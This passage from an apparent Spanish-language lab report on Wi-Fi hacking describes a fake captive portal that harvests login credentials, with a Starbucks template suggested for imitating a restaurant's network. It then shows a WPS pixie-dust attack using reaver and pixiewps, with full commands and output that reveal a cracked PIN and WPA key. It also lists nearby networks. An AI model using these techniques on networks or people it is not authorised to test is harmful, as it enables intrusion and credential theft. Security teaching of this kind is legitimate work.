


Figura 22: Introduciendo los datos

Una vez tenemos los datos introducidos, nos vamos al kali y vemos que aparece el correo y la contraseña que hemos introducido, junto con la IP del dispositivo.




Figura 24: Obteniendo los datos

Vemos como al introducir los datos, en el móvil aparece una pantalla como si nos fuera a llegar un SMS para confirmar, pero no llega ya que el objetivo de tener los datos está cumplido.

Más tarde decidí probar la plantilla de starbucks, siguiendo el mismo proceso pero cambiando la plantilla. Vemos que es igual pero con otra interfaz, nos puede interesar si hacemos por ejemplo el ataque en un restaurante de esta compañía y simulamos su Wifi.




Figura 26: Pantalla código SMS




Figura 25: Plantilla de Starbucks

Realizando una prueba de hackeo de una red WPA/WPA2 aprovechando la debilidad de WPS (Wi-Fi Protected Setup)

WPS es una configuración de un punto de acceso Wifi usada para autenticar de manera rápida a un dispositivo. Mediante este método se intercambian unos mensajes EAP (Extensible Authentication Protocol). Para autenticarse en vez de usarse la contraseña, se usa un PIN de 8 dígitos, vulnerable en muchos casos.



Figura 27: WPS

Para este ejercicio he usado la red de mi casa, activandole al router la opción wps anteriormente.




Figura 28: Activando WPS en el router

Una vez hecho esto nos vamos a nuestro kali. Primero nos instalaremos la herramienta pixiewps.

Esta herramienta sirve para utilizar la fuerza bruta en el intercambio de claves durante una transacción WPS.

```
(root@kali)~[/home/kali]
# cd pixiewps-master

(root@kali)~[/home/kali/pixiewps-master]
# ls
CHANGELOG.md LICENSE.md Makefile pixiewps.1 README.md src

(root@kali)~[/home/kali/pixiewps-master]
# make
cc -O3 -Isrc/crypto/tfm -c -o src/crypto/tfm/fp_2expt.o src/crypto/tfm/fp_2expt.c
cc -O3 -Isrc/crypto/tfm -c -o src/crypto/tfm/fp_add.o src/crypto/tfm/fp_add.c
cc -O3 -Isrc/crypto/tfm -c -o src/crypto/tfm/fp_cmp.o src/crypto/tfm/fp_cmp.c
cc -O3 -Isrc/crypto/tfm -c -o src/crypto/tfm/fp_cmp_d.o src/crypto/tfm/fp_cmp_d.c
cc -O3 -Isrc/crypto/tfm -c -o src/crypto/tfm/fp_cmp_mag.o src/crypto/tfm/fp_cmp_ma
```

Figura 29: Instalando pixiewps

Una vez hayamos puesto nuestra tarjeta inalámbrica en modo monitor, usaremos, como antes, el comando `airodump-ng wlan0mon` (nuestra tarjeta inalámbrica) y añadiremos la opción `-wps`.

```
CH 3 ][ Elapsed: 12 s ][ 2022-05-18 06:26
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID
48:8D:36:6D:32:3D	-23	4	2 0	1	130	WPA2	CCMP	PSK	2.0	MiFibra-323B
94:91:7F:0B:84:CB	-46	3	1 0	1	130	WPA2	CCMP	PSK	2.0	MOVISTAR_84CA
C0:B1:01:FC:A8:86	-50	3	0 0	1	130	WPA2	CCMP	PSK	1.0	VIRGIN-telco_A886
7E:D6:61:61:6B:64	-62	3	0 0	6	180	WPA2	CCMP	PSK	0.0	Redmi
8C:30:D9:13:57:E8	-66	4	0 0	1	130	WPA2	CCMP	PSK	2.0	MiFibra-57E6
88:5D:FB:CA:DD:18	-68	1	0 0	11	130	WPA2	CCMP	PSK	1.0	MIWIFI_2G_p6fH
CC:D4:A1:6B:A5:27	-70	1	0 0	1	130	WPA2	CCMP	PSK	2.0 LAB,DISP	MOVISTAR_A526
6A:9A:87:54:E3:7A	-74	2	0 0	11	130	WPA2	CCMP	PSK	2.0	<length: 21>
8C:E1:17:E9:23:B4	-75	2	0 0	11	195	WPA2	CCMP	PSK	2.0 PBC	MIWIFI_2G_AAQG

Figura 30: Airodump identificando nuestro objetivo

Vemos nuestro punto de acceso MiFibra-323B, con su MAC y el WPS activado.

Ahora realizamos nuestro ataque para conseguir el PIN con el que conectarse al router.

Esto lo hacemos con la herramienta reaver, que usa la fuerza bruta en el WPS de un router Wifi, con los parámetros `-i` con nuestra interfaz, `-b` para la MAC del router, `-c` con el canal, `-K` que habilita la opción (pixie dust attack option) y `-vv` para que nos saque la información.

Desafortunadamente, no todos los routers son vulnerables y las compañías han desarrollado métodos de seguridad, por lo que falla el ataque y siempre intenta el mismo PIN. En un router no seguro seguiría probando PINS en el proceso hasta encontrar el correcto.

```
(root@kali)-[/home/kali/pixiewps-master]
# reaver -i wlan0mon -b 48:8D:36:6D:32:3D -c 1 -K 1 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0mon to channel 1
[+] Waiting for beacon from 48:8D:36:6D:32:3D
[+] Received beacon from 48:8D:36:6D:32:3D
[+] Vendor: Broadcom
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 48:8D:36:6D:32:3D (ESSID: MiFibra-323B)
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
```

Figura 31: Realizando ataque con Reaver

Como vemos en este ejemplo si nuestro router fuera vulnerable conseguiríamos el PIN y la contraseña debido a la utilidad instalada anteriormente PixieWps. En este si se puede, ya que se está usando un modelo de router Vodafone bastante antiguo.

```
[+] Switching wlan1mon to channel 1
[+] Waiting for beacon from E4:FB:5D:8C:4A:ED
[+] Received beacon from E4:FB:5D:8C:4A:ED
[+] Vendor: RealtekS
[+] Trying pin "10666197"
[+] Sending authentication request
[!] Found packet with bad FCS, skipping...
[+] Sending association request
[+] Associated with E4:FB:5D:8C:4A:ED (ESSID: VODAFONENET_WiFi_9902)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 2 seconds
[+] WPS PIN: '10666197'
[+] WPA PSK: 'VTKL4HEMKH3T'
```

Figura 32: Ejemplo con router vulnerable